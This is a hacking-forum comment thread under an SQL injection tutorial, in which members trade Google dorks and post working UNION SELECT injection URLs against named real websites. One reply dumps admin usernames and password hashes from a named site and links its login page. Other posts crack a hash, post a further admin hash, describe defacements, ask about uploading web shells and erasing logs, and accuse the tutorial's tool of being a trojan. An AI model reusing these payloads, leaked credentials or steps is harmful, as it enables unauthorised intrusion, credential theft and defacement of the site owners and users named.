try that..... ?nope :(

r3dw3r3w0lf - August 8, 2009, 4:49 am

I just love this tutorial because it's awesome including the video but theirs one problem i myself am having. I CANT FIND A WEBSITE THAT IS ACTUALLY COMPATIBLE TO THIS HACK! XD

Jeeze, i look and look and look and theirs not one website that actually works that way. I never get an error at the beginning. HAHA

-r3d

raahul2008 - August 8, 2009, 4:56 am

(Aug 8, 2009 04:49 AM)r3dw3r3w0lf Wrote: [\[CITE\]](#) I just love this tutorial because it's awesome including the video but theirs one problem i myself am having. I CANT FIND A WEBSITE THAT IS

ACTUALLY COMPATIBLE TO THIS HACK! XD

Jeeze, i look and look and look and theirs not one website that actually works that way. I never get an error at the beginning. HAHA

-r3d
use the dorks i gave..... ?

r3dw3r3w0lf - August 8, 2009, 5:08 am

Trying that right now but the only thing that actually came close to compatible was some government website. I went up to columns successfully but the union code didn't make anything pop up.

Haznet - August 8, 2009, 5:10 am

(Aug 8, 2009 04:49 AM)r3dw3r3w0lf Wrote: [\[CITE\]](#) I just love this tutorial because it's awesome including the video but theirs one problem i myself am having. I CANT FIND A WEBSITE THAT IS ACTUALLY COMPATIBLE TO THIS HACK! XD

Jeeze, i look and look and look and theirs not one website that actually works that way. I never get an error at the beginning. HAHA

-r3d
it's all about patience the dork: Quote:inurl:index.php?id=
alone has 3,380,000,000 hits. Determination alone will find you a vulnerable website ?

r3dw3r3w0lf - August 8, 2009, 5:18 am

ya i know, but its really annoying looking through 5 pages and finding 0 websites. HAHA Im not patient or mad, im just like wow, people got smart. Lol

-r3d
btw any particular ones i should watch out for just in case anything happens because i don't feel like getting my ass arrested. Lol

-r3d

:-D - August 9, 2009, 11:44 am

i get everything Except the "(username,0x3a>Password)" part
D:

Da Fox - August 9, 2009, 11:56 am

Thanks, a very helpful tutorial. :)

GoodChair - August 9, 2009, 12:57 pm

Code

<http://www.wichitafallscommerce.com/newsDetail.php?id=57%20union%20all%20select%201,2,3,4,5,6,7,8-->
haha

ioannis66 - August 9, 2009, 1:49 pm

Pretty good, but if you made a version 2 of this tutorial with pics, that would be really great.

Thanks.

Edit: I have just found the video tutorial and downloading now.

Code <https://hackforums.net/showthread.php?tid=96173&highlight=sqli>

raahul2008 - August 9, 2009, 10:33 pm

(Aug 9, 2009 11:44 AM)UnHolyKira Wrote: [\[CITE\]](#) i get everything Except the "(username,0x3a>Password)" part

D:

concat(username,0x3a>Password)

this will give you the username and password at the same time

0x3a is the ascii value of :

so its like:

give me both(username:Password) -----> this is not code it's explanation

phosix - August 10, 2009, 3:15 am

Thanks, i just thank u (:

jerryville - August 10, 2009, 5:28 am

can you decript

a070ccd3332752c58778fe87099912de:

ioannis66 - August 10, 2009, 5:46 am

(Aug 10, 2009 05:28 AM)jerryville Wrote: [\[CITE\]](#) can you decript

a070ccd3332752c58778fe87099912de:

There you go:

Code a070ccd3332752c58778fe87099912de --> 198394

Tree^ - August 10, 2009, 6:10 am

i followed the tut, but i didnt come too far.

<http://www.hebron.com/english/gallery.php?id=170> order by 11/*

This is where the error occurs, so i type in next:

<http://www.hebron.com/english/gallery.php?id=170> union all select 1,2,3,4,5,6,7,8,9,10/*

And here i am stuck. Neither an error nor a number appears :s

raahul2008 - August 10, 2009, 6:28 am

(Aug 10, 2009 06:10 AM)Tree^ Wrote: [\[CITE\]](#) i followed the tut, but i didnt come too far.

<http://www.hebron.com/english/gallery.php?id=170> order by 11/*

This is where the error occurs, so i type in next:

<http://www.hebron.com/english/gallery.php?id=170> union all select 1,2,3,4,5,6,7,8,9,10/*

And here i am stuck. Neither an error nor a number appears :s

that page has no text visible area ?

ioannis66 - August 10, 2009, 6:34 am

(Aug 10, 2009 06:10 AM)Tree^ Wrote: [\[CITE\]](#) i followed the tut, but i didnt come too far.

<http://www.hebron.com/english/gallery.php?id=170> order by 11/*

This is where the error occurs, so i type in next:

<http://www.hebron.com/english/gallery.php?id=170> union all select 1,2,3,4,5,6,7,8,9,10/*

And here i am stuck. Neither an error nor a number appears :s

I think it does not support the "union selection".

Tree^ - August 10, 2009, 7:45 am

? i give it up, i searched about 100 google-pages and this one was the only one which worked with a ' at the end of the url.

Damn it :(

//edit:

found one, but seems to be the same problem:

http://www.southworth.com/page.php?id=100%20union%20all%20select%201/*

Tree^ - August 10, 2009, 10:47 am

I managed to find a homepage to succeed in Step 1-5

Am i to stupid or cant i go further?

I cant create a table by putting table_name from information_schema.tables/* in the end of the url

<http://www.suchtforschung.ch/index.php?id=64&course=12> union all select 1,2,3,4,5,@@version/*

ioannis66 - August 10, 2009, 11:15 am

(Aug 10, 2009 10:47 AM)Tree^ Wrote: [\[CITE\]](#) I managed to find a homepage to succeed in Step 1-5

Am i to stupid or cant i go further?

I cant create a table by putting table_name from information_schema.tables/* in the end of the url

<http://www.suchtforschung.ch/index.php?id=64&course=12> union all select 1,2,3,4,5,@@version/*

You cant see any numbers spitting out, so i used SQLi Helper v2.7.

Just run it, paste the url, click Inject, wait, click on Get Database, wait.

Then select the second database isgf, click on Get Tables.

Then select the be_users table, click on Get Columns.

Then select both username and password column names using ctrl + click and click on Dump Now.

This is what i got:

Code username:password:admin:

admin:384e2277ad661308e259971aa05a86ec:

dbolliger:c6e0ffa5a13dbce427181c3cb2e1374c:

demo-user:91017d590a69dc49807671a51f10ab7f:

czweifel:64b91198f0df41414b024e4ff00fb81a:

lzweifel:05e264a314d752f6ac544a14bbedbdbc:

hbolliger:0f3b854fb0c2f98579c28fc7d101c38a:

z7admin:acb71ef17e7cbd4cd1de593ab2df9ebb:

The rest is up to you.

Tree^ - August 10, 2009, 11:59 am

Now i need to find out, which code stands for which password? jesus :(

anyway, this is the login page:

<http://www.suchtforschung.ch/typo3/index.php>

<http://www.suchtforschung.ch/fileadmin/>

if anyone can help me do something with that

thanks in advance?

(and pls dont just do it, but show me how to do^^)

ioannis66 - August 10, 2009, 12:45 pm

Each line is a seperate user.

Before the ":" is the username and after the ":" is the encoded password.

The hard thing to do is to decode the encoded password, in order to get the real one.

This is hard for me cause i searched and could not find the decoded pass on the web.

This means that i have to crack it by some kind of software. This may take hours or days.

I don't know if i can take another approach to this matter.

Tree^ - August 10, 2009, 12:53 pm

ofc you dont need to.

Is there a way i can do it myself?

Some kind of decoder software?

ioannis66 - August 10, 2009, 1:06 pm

(Aug 10, 2009 12:53 PM)Tree^ Wrote: [\[CITE\]](#) ofc you dont need to.

Is there a way i can do it myself?

Some kind of decoder software?

Mate i can only advise you to read more carefully the first post of this topic. The answer to your question is there.

Z0z0l3LT - August 10, 2009, 2:28 pm

+rep. Thanks. Much new infos for me :P

eaking1 - August 10, 2009, 3:07 pm

you absolutely dont explain it how a hell can u say "www.site.com/news.php?id=5 order by 1/*" this means i should type like this in address bar lol

GoodChair - August 10, 2009, 10:53 pm

(Aug 10, 2009 03:07 PM)eaking1 Wrote: [\[CITE\]](#) you absolutely dont explain it how a hell can u say "www.site.com/news.php?id=5 order by 1/*" this means i should type like this in address bar lol you type "order by 1/*" after the site url that is vuln.

mad0o - August 10, 2009, 11:08 pm

kool tut thanks so useful :D :D

-L0st- - August 11, 2009, 12:06 am

Thanks brother but I think you have copied..

GoodChair - August 11, 2009, 5:38 am

(Aug 11, 2009 12:06 AM)-L0st- Wrote: [\[CITE\]](#) Thanks brother but I think you have copied..
Stolen from XKCD,
Buried for inaccuracy.
if youâ€™re gonna call bullshit,
post a link to prove it.

raahul2008 - August 11, 2009, 6:19 am

(Aug 11, 2009 12:06 AM)-L0st- Wrote: [\[CITE\]](#) Thanks brother but I think you have copied..
prove it dude you cant coz i didnt steal it..... ?

oooooppss..... very sorry.... you got banned..... ?

/etc/security/access.conf - August 11, 2009, 6:56 am

Great Tutorial man thanks a lot

MaryJane - August 11, 2009, 12:21 pm

Ima try this later. Thanx!

kostis12345 - August 11, 2009, 3:02 pm

A very informative tutorial,thanks a lot!:D

zomki - August 12, 2009, 10:33 am

nice tut man, thanks, I did my first hacking yesterday by using it ;) !

but i got a few questions, well actually 2 questions:

1. Do you use an proxy?
2. What are the logs/whatever called if you want to delete them to cover ur tracks? :>

Alucard_Jh - August 12, 2009, 10:44 am

Eh I always sucked at SQL but maybe other people will have good luck with it. Nice tutorial regardless.

GoodChair - August 12, 2009, 8:23 pm

hmm.... im stuck..

Code

`http://www.fag1.cn/news/newsone.php?id=259%20union%20all%20select%201,2,table_name,4,5%20from%20information_schema.tables--tried with all numbers showed at union all select 1,2,3,4,5--`
which were 2,3,4
[IMG]`http://i32.[censored].com/6eqio0.jpg`[/IMG]

what would i do after that?

it only shows 1 table.

not vuln?

raahul2008 - August 12, 2009, 9:09 pm

(Aug 12, 2009 08:23 PM)derik123derik123 Wrote: [\[CITE\]](#) hmm.... im stuck..

Code

`http://www.fag1.cn/news/newsone.php?id=259%20union%20all%20select%201,2,table_name,4,5%20from%20information_schema.tables--tried with all numbers showed at union all select 1,2,3,4,5--`
which were 2,3,4

what would i do after that?

it only shows 1 table.

not vuln?

use limit:

Code `http://www.fag1.cn/news/newsone.php?id=259 union all select 1,2,table_name,4,5 from information_schema.tables limit 0,1--`
then

Code `http://www.fag1.cn/news/newsone.php?id=259 union all select 1,2,table_name,4,5 from information_schema.tables limit 1,1--`
then

Code `http://www.fag1.cn/news/newsone.php?id=259 union all select 1,2,table_name,4,5 from information_schema.tables limit 2,1--`
like that increase..... ?

ZxPwn420 - August 13, 2009, 9:02 pm

(Jun 24, 2009 03:38 PM)satanswrath Wrote: [\[CITE\]](#) Rofl, nice tut but yeah... why trying to put a trojan?

a php file cannot be identified as a trojan so dont lie
WTF.

Just because its a PHP file doesn't mean it can't be a trojan. Have you ever binded a file before.
Like maybe .EXE -> JPG. THINK!

The reason it's identified as a trojan is because of the functions it holds inside.

raahul2008 - August 14, 2009, 4:33 am

?? Passed 10,000 Views??

mav111 - August 15, 2009, 1:53 am

so what if when i put quotes to the end this is whats is says

"

Warning: mysql_fetch_row(): supplied argument is not a valid MySQL result resource in
/home/architec/public_html/news.php on line 76"

is that vulnerable?

Silox - August 15, 2009, 1:59 am

(Aug 15, 2009 01:53 AM)mav111 Wrote: [\[CITE\]](#) so what if when i put quotes to the end this is whats
is says

"

Warning: mysql_fetch_row(): supplied argument is not a valid MySQL result resource in
/home/architec/public_html/news.php on line 76"

is that vulnerable?

AFAIK: Yup.

mav111 - August 15, 2009, 2:09 am

(Aug 15, 2009 01:59 AM)Silox Wrote: [\[CITE\]](#) AFAIK: Yup.
really? thanks mate?

Terror32 - August 15, 2009, 5:10 am

Relay good post.THNX

raahul2008 - August 15, 2009, 6:19 am

(Aug 15, 2009 01:53 AM)mav111 Wrote: [\[CITE\]](#) so what if when i put quotes to the end this is whats is says
"

Warning: mysql_fetch_row(): supplied argument is not a valid MySQL result resource in /home/architec/public_html/news.php on line 76"

is that vulnerable?

even if a single letter changes from the original site then it can be considered as vulnerable.... but that is not 100% ?

Horusbrasil - August 15, 2009, 7:51 am

I quit... I tried to do this in more than 7 website that ppl said it was vunerable... and I can never see the numbers after UNION ALL SELECT 1,2.....

O.O

Ok, actually I found 1 website I could see numbers...I found a table name called admin and a collum called username... But I don't know what to do next

b0nk - August 16, 2009, 4:38 am

Very helpful for me. After 2 years i don't remember everything about sqli ;)

??ID4RK-H4x0R!?? - August 16, 2009, 10:43 am

nice 1.... thanx:D-----'Ã!

..!TheVoid]!.. - August 22, 2009, 9:28 am

thx for the usefull info... very good tut :-D

i did a defacement by using this...

Silincer - August 25, 2009, 4:40 pm

Thank you for sharing, it really helped me allot =D

haxx0r - August 29, 2009, 4:47 am

got the admin

username:password:

admin:75ba8001a32c4a6e25a1baa9338486e8:

for www.volunteerinfo.net

hivekiller - September 7, 2009, 4:40 pm

i got these table , which are useful ?

Quote:Character Set,
Collations,
COLLATION_CHARACTER_SET_APPLICABILITY,
COLUMNS,
COLUMN_PRIVILEGES,
KEY_COLUMN_USAGE,
PROFILING,
ROUTINES,

SCHEMATA,
SCHEMA_PRIVILEGES,
STATISTICS,
TABLES,
TABLE_CONSTRAINTS,
TABLE_PRIVILEGES,
TRIGGERS,
USER_PRIVILEGES,
VIEWS

the_metalisme_again - September 8, 2009, 3:41 pm

thanks mate this really help me specially the vedeo well i would +rep if i could but am not HF L33T
well keep it
god damn i like this shiit

Maneater - September 8, 2009, 4:17 pm

asshole it was a trojan,,, as soon as i opned avg went crazy

the_metalisme_again - September 8, 2009, 4:19 pm

damn this tru we should report this guys
hey i did exactly as the tut but give me this when i type union select....

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'order by 1--) OR (subcat_id2 = 103 order by 1--)) AND ((subheading_id = 1031) OR' at line 1

N3rd - September 21, 2009, 1:42 am

this is a noob question but do I need VB in order to use the admin finder?

Bang - September 21, 2009, 11:58 am

i cant seem to get the union to work.. :\

TheBlackMarket - September 21, 2009, 12:02 pm

Awsome dude! Thank you so much =D

dylo - October 7, 2009, 10:12 am

Very good SQL tut. I'm sure it will help alot of people. : D

PsychoSexy - October 7, 2009, 10:25 am

Very good. Thanks man.

Detective RooTz - October 7, 2009, 10:33 am

First of all it dosen't contain anything that can harm you. People relize this is a hacking site so there fore if you download something that has something in it duhhh its for your Victim,server,whomeever lol.

dylo - October 7, 2009, 10:48 am

(Oct 7, 2009 10:33 AM)Ganjafreak Wrote: [\[CITE\]](#) First of all it dosen't contain anything that can harm you. People relize this is a hacking site so there fore if you download something that has something in it duhhh its for your Victim,server,whomeever lol.Not exactly bro. Theres always one retard that will try to infect a community of skilled and knowledged hackers.

helldemon - October 11, 2009, 12:10 pm

i can find any sites that are vuln... can someone post one for me

moar.hax - October 27, 2009, 8:06 pm

thanks alot for this. I watched your vid tut and read this one and managed to hack my very first site :P

RedTube ? - October 27, 2009, 8:33 pm

Very nice tutorial, helped me understand how to do it.

Honest - October 27, 2009, 11:11 pm

Cool tut,

And very clear to understand

Keep it up with new tutos like this one(about defacing websites).

Forward Slash - October 28, 2009, 5:09 pm

why is the SQLi helper detected as a trojan?

great000 - November 28, 2009, 10:47 pm

thanks rahul brother its amazing but im going to download it.

eXeSoul™ - December 9, 2009, 9:18 am

nice tut mate .! :)

The Mad Man - December 9, 2009, 5:05 pm

thanks this was helpfull but i had a little trouble. This is my site im not putting the real url cause I dnt want other people to steal this vulnerable website. The site was like this

www.site.comnews.php?id=5 union all select 1,2,3,4,5,6,7,8/* when I entered this it just brought me to part of the site that showed the date and time plz help. Thanks in Advance

3270 - December 10, 2009, 6:32 am

i got this

any help? :(

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'database/*' AND SR_DELETED <> 'T' at line 1

/includes/artikelen_detail.asp, line 29

Graff1ti - December 10, 2009, 6:44 am

Bookmarked and will check soon :)

masterluke - December 10, 2009, 8:25 am

Great Tutorial man thanks a lot

Junction - December 10, 2009, 11:19 am

thank you for this tutorial i will try it...

3270 - December 11, 2009, 2:29 am

can someone help me in private?

Ble\$\$eD - January 1, 2010, 7:29 pm

nice tut man, this is the best ive seen so far.

aju16 - January 2, 2010, 12:06 am

nice tut man.....

imAcarrot - January 2, 2010, 3:55 am

i have already read that ? (milw0rm)

melasus - January 2, 2010, 12:37 pm

Thanks for this tutorial

AuToGrApHzZz - January 3, 2010, 8:59 pm

Reputation abuse, you cant ask for it.

MrUntraceable - January 3, 2010, 9:06 pm

nice tut.

Will help lots of members in the future.

Joseph Ducreux - January 3, 2010, 11:42 pm

lol I reremebr runnin defacements with you

nicew tut

mKn1ght - January 4, 2010, 4:46 am

nice tutorial :D

thanks

iTrade - January 4, 2010, 5:12 am

VERY nice tutorial :D

Help me on SQL Injection most definetly

raahul2008 - January 4, 2010, 9:12 pm

(Jan 4, 2010 12:42 AM)Cyberphreak135 Wrote: [\[CITE\]](#) lol I reremebr runnin defacements with you
nicew tuti also remember you my friend.... ?

aju16 - January 5, 2010, 1:09 am

great tut.....

GameOver* - January 5, 2010, 2:13 am

nice tut thanks for share !!

sk8raffy - January 12, 2010, 3:57 am

that was awesome....bro....hope i make it..soon...keep it up

_3rr0r - January 12, 2010, 12:42 pm

Can you please give a better description as to how to find vuln. sites? I searched google with atleast 20 of your 'dorks' and checked atleast 10 websites per dork, and I am yet to find 1 vuln. site.

thatsashok - January 12, 2010, 12:56 pm

Thanks for the tutorial.

Uncle Joe - January 12, 2010, 2:45 pm

You little fucker.

YOU DON'T ASK FOR +REP!!!!

You earn, witch people like you can't do.

I don't give a fuck how good the TuT was. Your an Ungrateful little fucker who shouldn't be on this website!

Infam0?? - January 12, 2010, 3:17 pm

Actually Included In The SQLiHelper Is An Admin Finder :)

Rolando - January 12, 2010, 3:20 pm

thanks a lot.. :)

olivi001 - January 12, 2010, 3:53 pm

is this how <http://www.uhs.org.uk/> was hacked?

_3rr0r - January 14, 2010, 10:13 am

Hey guy, found the exploit scanner, hadn't read the whole tut before dl'ing the tools :P I have no issue finding the column number, but when it comes to 'union all select', I find the highest number it will go to and load the page.. but there are never any new numbers on the screen, so I'm unable to find their MySQL version.. It seems a LOT of people are having this issue.. please elaborate OP!

Can someone confirm the SQL helper is clean? I don't know how to analyze binary in a virtual machine, or I would do it myself.

ALSO,

(Jan 12, 2010 03:45 PM)[Comrade] D3LL™ Wrote: [\[CITE\]](#) You little fucker.

YOU DON'T ASK FOR +REP!!!!

You earn, witch people like you can't do.

I don't give a fuck how good the TuT was. Your an Ungrateful little fucker who shouldn't be on this website!

jackass

Self-Lobotomy - January 14, 2010, 10:27 am

(Jan 14, 2010 11:13 AM)ctrlformula Wrote: [\[CITE\]](#) Hey guy, found the exploit scanner, hadn't read the whole tut before dl'ing the tools :P I have no issue finding the column number, but when it comes to 'union all select', I find the highest number it will go to and load the page.. but there are never any new numbers on the screen, so I'm unable to find their MySQL version..

Same here, I'm pretty much stuck to that step =/

l33tcore - January 14, 2010, 2:01 pm

Found a working SQL exploit scanner, without a trojan.

<http://www.mediafire.com/?1ejenwzloi9>

Credits to MoHackz

I just found a vurnable Jewish community site...

5H15HY - January 14, 2010, 7:49 pm

for this bit

2). Find the number of columns

To find number of columns we use statement ORDER BY (tells database how to order the result)

so how to use it? Well just incrementing the number until we get an error.

<http://www.site.com/news.php?id=5> order by 1/* <-- no error

<http://www.site.com/news.php?id=5> order by 2/* <-- no error

<http://www.site.com/news.php?id=5> order by 3/* <-- no error

<http://www.site.com/news.php?id=5> order by 4/* <-- error (we get message like this Unknown column '4' in 'order clause' or something like that)

that means that the it has 3 columns, cause we got an error on 4.

i got up to 20 and still nothing

is that supposed to be doing that?

_3rr0r - January 17, 2010, 11:11 am

Are you checkin this thread dude? I'd really like to have my question answered.. I'm very interested in getting into SQLi.

x¤ • ??????™ • ¤x - January 19, 2010, 1:54 pm

Man i whatched you'r tut it's great and i know that it work's but why do you whant to infect our member's with a Trojan ? ?

raahul2008 - January 20, 2010, 1:57 am

(Jan 19, 2010 02:54 PM)x¤ • ??????™ • ¤x Wrote: [\[CITE\]](#) Man i whatched you'r tut it's great and i know that it work's but why do you whant to infect our member's with a Trojan ? ?
what file are you talking about..... if it is the shell then u dnt have to worry check the posts below....

BladeCNH - January 20, 2010, 3:20 am

I'll check is SQL OK so far I havent found any.

CyberPhunk - January 20, 2010, 3:46 am

hey i found the site <http://www.findfriendz.com/games/games.php?id=16> to be vulnerable but m not able to find the nos of columns.. can som1 work on it and show or guide me ??

eXcellion - January 20, 2010, 10:44 am

lol all sites I find just refresh if I add a '

Meaning, it seems to be extremely difficult just to find a RANDOM site which is vuln., let alone a specific site you wanted to attack would be vuln to this : (

Max_Mafiotu - January 20, 2010, 11:18 am

thanks for the TuT very useful

UnknownEdition - January 27, 2010, 9:29 am

Thank you, but i know to do a SQLi and defeface, very nice tutorial for begginers!

HACKER-FUN - February 7, 2010, 11:42 am

thank you dr for tut

more and more

raahul2008 - February 11, 2010, 11:05 pm

(Feb 7, 2010 12:42 PM)HACKER-FUN Wrote: [\[CITE\]](#) thank you dr for tut

more and more

thanks mate.....

and thank you all for keeping this thread alive..... ?

..xX[ThunderStorm]Xx.. - February 12, 2010, 2:04 am

Gr8 TUT by a gr8 memeber

raahul2008 - February 12, 2010, 2:39 am

(Feb 12, 2010 03:04 AM)..**xX[ThunderStorm]Xx..** Wrote: [\[CITE\]](#) Gr8 TUT by a gr8 memeber
thanks mate..... ?

The Trojan Horse - February 23, 2010, 6:42 am

the link for the shell is not working...

marypays - March 28, 2010, 10:28 am

Can u gimme a site that is vulnerable?? plz PM me... :)

crow3b - April 29, 2010, 2:01 pm

what is this i try to connect to the HF AND GET this

MyBB has experienced an internal SQL error and cannot continue.

SQL Error:

1203 - User hfdbuser already has more than 'max_user_connections' active connections

Query:

[READ] Unable to connect to MySQL server

Defensive101 - June 11, 2010, 3:18 pm

:D thankyou

I am so close to setting up my server now, i just need a crypter!!!

Fizure - June 12, 2010, 1:43 am

Ok bro i`m stuck here

Note that i put 0x3a, its hex value for : (so 0x3a is hex value for colon)

(there is another way for that, char(58), ascii value for :)

so should i use 0x3a or do i need to use another value? btw thanks for the tut...

hahaha.lol - June 12, 2010, 2:31 am

Nice TUT...

But Still the defacement portion isn't explained properly..

Some trojan's plus a dead link!

<http://4dm1n.houbysoft.com/>

Kris` - June 12, 2010, 4:10 am

very detailed and good explained guide :) nice

Ironsides - June 12, 2010, 4:19 am

Hey, can you please PM me a direct site on which you know this will work? I want to do it for the 1st time on a site on which I know that I won't fail.

Thanks in advance.

breakEM - June 15, 2010, 10:45 am

well i got the sites root

so will my ip be logged there?

and where can i find that shells (btw. dont have to answer) ^^

Lounge Guru - July 14, 2010, 8:16 pm

Thanks

Little bit helped me

KingOfKornbread - July 15, 2010, 9:37 am

whenever i try to use the SQLi helper it crashes after i press "inject"

dark2metatron - July 16, 2010, 4:44 pm

thx good job! noods will be happy

20MDM2 - July 16, 2010, 5:22 pm

THIS IS A COPY AND PASTE FROM milw0rm's E-BOOK THAT CAN BE FOUND ON A LOT OF HACKING WEBSITES.

darkozzy123 - July 16, 2010, 5:55 pm

hi all am in the admin panel for the web page's i have the admins user name and password but when i put them in it says error and won't log in idk if the password is encrypted or what have any of you ever run into this problem before and if so how did you over come it by the way here is the password if that help's tHvRSg9PPG2MM its a Israeli site so i don't know some of the other pass words look funny to like "\$1\$XR1.k6..\$0GTbSP7vcunnczj8KZLa.0"

or "\$1\$Ne3.SF4.\$IA1nAzOvF361oMLozxdy60" i don't know any help or advise would be greatly appreciated please feel free to pm me thank you in advance darkozzy ??????????

nickyman22 - July 16, 2010, 6:09 pm

thanks. had the injection part down, just needed how to deface!

KingOfKornbread - July 18, 2010, 9:43 am

i think that SQLi helper gave me a virus, my computer was working fine until i downloaded that

Filo^ - July 18, 2010, 11:16 am

:(Did like 20 websites, and none of them has shown a number on whats the most vulnerable coloumn

Peter Doherty - August 11, 2010, 12:16 am

Hey guys, I think I've found a vulnerable site. Once I've added the " ' " after it, I get this error:
Incorrect Record ID
Notice: Undefined variable: query_news in
\\nas44ent\domains\i\site.org\user\htdocs\newsdetail.php on line 13
Query was empty

Is that what I should be looking for?

Thanks in advance.

UNU_Hacker - August 11, 2010, 2:01 pm

Thanks
i check the shell code
that's nice brother

Torrents - August 15, 2010, 2:50 pm

Thanks, this tutorial has helped me a lot :)

Fishing™ - August 15, 2010, 5:34 pm

Amazing tutorial, thanks. I always have issues with the MD5 however, nothing can find a decryption

3l.n1n0 - August 22, 2010, 9:03 am

Great tutorial mate!
I've read it and tried it. But while doing that, I'm getting some problem with the website, its showing
'problem loading page'.
I'll try it again later on.

The End Gamer - August 26, 2010, 10:43 am

(Aug 11, 2010 12:16 AM)Aj is obv Wrote: [\[CITE\]](#) Hey guys, I think I've found a vulnerable site. Once
I've added the " ' " after it, I get this error:
Incorrect Record ID
Notice: Undefined variable: query_news in
\\nas44ent\domains\i\site.org\user\htdocs\newsdetail.php on line 13
Query was empty

Is that what I should be looking for?

Thanks in advance.No i don't think this is a sql error!
it must contain something that have works as sql, columns

Xeasify - August 30, 2010, 4:37 am

Great and detailed tutorial,Thanks ?

W4133D - September 4, 2010, 2:37 am

I found a vulnerable site, got the number of columns (10), but I don't think it supports union, what do
I do in this case?

Site: <http://www.hebron.com/english/gallery.php?id=170> order by 11/*

JAB4EVER - September 13, 2010, 3:57 pm

Great tut dude. Very easy and detailed ty.

Platypus - September 16, 2010, 6:33 pm

Haha! I tried on the " " " part on some website and it said:

"good one"

jackjones6 - September 16, 2010, 9:28 pm

Hard to understand, comparing to other tuts.

PiMpZ - September 16, 2010, 10:17 pm

Hey, link for the Shell is dead.

rd3ad - September 17, 2010, 1:23 am

Very informative, and a very highly detailed tutorial, although some pics wouldn't hurt.

Spartz - September 17, 2010, 1:32 am

Even noobie hackers can understand this

noid - September 17, 2010, 10:52 pm

Nice tutorial man, good job.

d3adz3r0 - October 20, 2010, 8:13 am

thats a brautiful tut... lovd it.. thnx..

Z3R0-J0K3R - October 20, 2010, 3:23 pm

this tuts its a A + a bit hard to undrestand but awsome work you should made it in a vid will rock hf ...also this is not infected i chek the engines of the finder and it does not contains any rat file or infected servers ...TO: complainers skids lol learn befor eu blame on the guy whos trying to teach us something THIS IS CLEAN** .good work .

Jukka90 - October 24, 2010, 7:53 am

I have problems with defacing... When i try to upload shell.php.gif it changes it shell.php_.gif, is there anything to do? ;o

dezerotee - October 24, 2010, 10:54 pm

this thread still awesome like before :)

Jjhot - October 24, 2010, 11:49 pm

Good tutorial..hopefully I learn how to do this effectively.

-i7 - October 25, 2010, 12:49 am

I can't seem to get anything to work. It stops working when I get to union all select etc

wick3dj0k3r - October 25, 2010, 11:40 am

thanks now i will start to deface some sites :)

hey what if some sites accept the quotes??? ???

?how to deface a website which does not have login form?

wick3dj0k3r - October 25, 2010, 1:06 pm

what if the union query is not working???? ?

shirleyY - October 25, 2010, 2:17 pm

this article is a jam, however i keep on getting the 1st stage error when trying to detect the MySQL version.

how can i overcome this?

thanks

shirley

can you get me the correct version for this site.... i am doing a penetration tests for our sites and i am trying to get the admin pass with SQL injection.. i corrected some problems and i do not know if i did it for the admin pass

try to see if you can come up with the admin pass and user and send me them pls

the site is www.raham.org.il

thanks in advance

shirley

haydenjonesnull - October 25, 2010, 4:52 pm

awesome!! just what a noob like me needs!!! thanks so much.

-i7 - October 25, 2010, 11:07 pm

I found a site that is vulnerable, and was able to extract all the data from the tables. This data included names, emails, etc.

Would I be able to tell the company that it is vulnerable, and make a little money fixing it for them... or would they press charges and send me to jail?

Cr3wst4r - October 28, 2010, 8:17 am

when i use the union all command i dont see an number for the @@version step

ousdre123 - October 30, 2010, 2:44 am

nice tutorial very helpfull

StEp Up! - October 30, 2010, 2:59 am

nice tut man.. i will sure try this...

Raijin - November 5, 2010, 5:52 pm

Skimmed the tut, thanks for the admin finder tool though. Rated thread.

iDeX - November 5, 2010, 9:21 pm

great tut loved it bro :) much love x

CaptainNegatory - November 6, 2010, 1:29 am

For some reason I can't even get past the Union select because I get an error about the line, can somebody help me with the solution to this, I don't wanna be a script kiddie but I always get so many damn errors when I do these websites.

Timeweaver - November 7, 2010, 6:32 pm

Great Tutorial Mate. Keep up the great work. ^_^

purpleshadow - November 9, 2010, 2:54 am

guys plz help me ...

i knw a site that is having ms access database

vulnerable link is like

asp?city=delhi

when i put apostrophe after delhi it is showing odbc error

asp?city=delhi'

now plz tel me using wat all commands i can exploit that site, or any tool

wick3dj0k3r - November 9, 2010, 7:29 pm

(Nov 9, 2010 03:54 AM)purpleshadow Wrote: [\[CITE\]](#) guys plz help me ...

i knw a site that is having ms access database

vulnerable link is like

asp?city=delhi

when i put apostrophe after delhi it is showing odbc error

asp?city=delhi'

now plz tel me using wat all commands i can exploit that site, or any tool

try this it may help u

asp?city='delhi?

use reiluke tools it might help here is the link for that tool

http://www.spam.com/download/8602851/reiluke_tools.zip.html

Invincible - November 9, 2010, 7:55 pm

I'm currently at school, but I will definitely give this a shot when I'm back home ? Thank you.

dreinas - November 15, 2010, 10:34 am

nice tut man thanks for this

atum - November 15, 2010, 11:02 am

great tutorial :) works for me !

Cyberass - December 22, 2010, 9:15 am

I done everything as they say.

Then i found admin page of the site. But i don't get it.

I got info like this

==

Current User: (Numbers)_user(Numbers)@bh-usage.(Text).myregisteredsite.com

--

Current DB : (Same numbers)_(Some text)

what i should place in admin login page (gratte) ?

When i try logging with these i get like :

The requested URL /adminpage/admin-request was not found on this server.

Apache/2.2.3 (Red Hat) Server at <http://www.Site.org> Port 80

So what should i put in the login ? i didn't understood ;(

dirtydemon - December 27, 2010, 3:45 am

raahul2008 thanks for this awesome tut, ive learned alot and im looking forward to see some more stuff from you. :)

xarisis - December 31, 2010, 3:09 am
repost the C99 shell's link plz

giannis28 - January 1, 2011, 11:33 pm
nice tut!!Thanks!!???

Da'Access - January 16, 2011, 6:28 am
good tutorial
but all people posted how to hack website and all
par koi safety ke baare me baat nahi karta ki agar pakde gye to kya hoga
thank u

jalal77 - January 17, 2011, 7:03 am
i had done user&password hack.but i cant find any upload option for upload my shell.where i can find out?

autorunman22 - January 18, 2011, 7:54 am
Can you go more further about the last part after you upload the shell? Im new when it comes to defacing. Any good comments will be much appriciated. Thanks for this tut.

Thegame - January 19, 2011, 5:58 am
sqli helper is a fuckin TORJON put ur shit back in ur a\$\$

Itz I - January 26, 2011, 7:14 am
I did exactly as in the tut but I can't seem to use the limits in the tables and columns, can u please help me? :s

harris21 - January 26, 2011, 7:49 am
nice tut, i am gonna try it and write down my results !

jahwillprovide - February 1, 2011, 6:12 pm
ive uploaded a c99 but it insists there isnt a index.html
so i created one and if i create one it wont let me save it
Can you help me out?

I decided to upload a calendar instead... Not sure where its being uploaded becuae there wasnt a choice

Vonx_____ - February 1, 2011, 6:36 pm
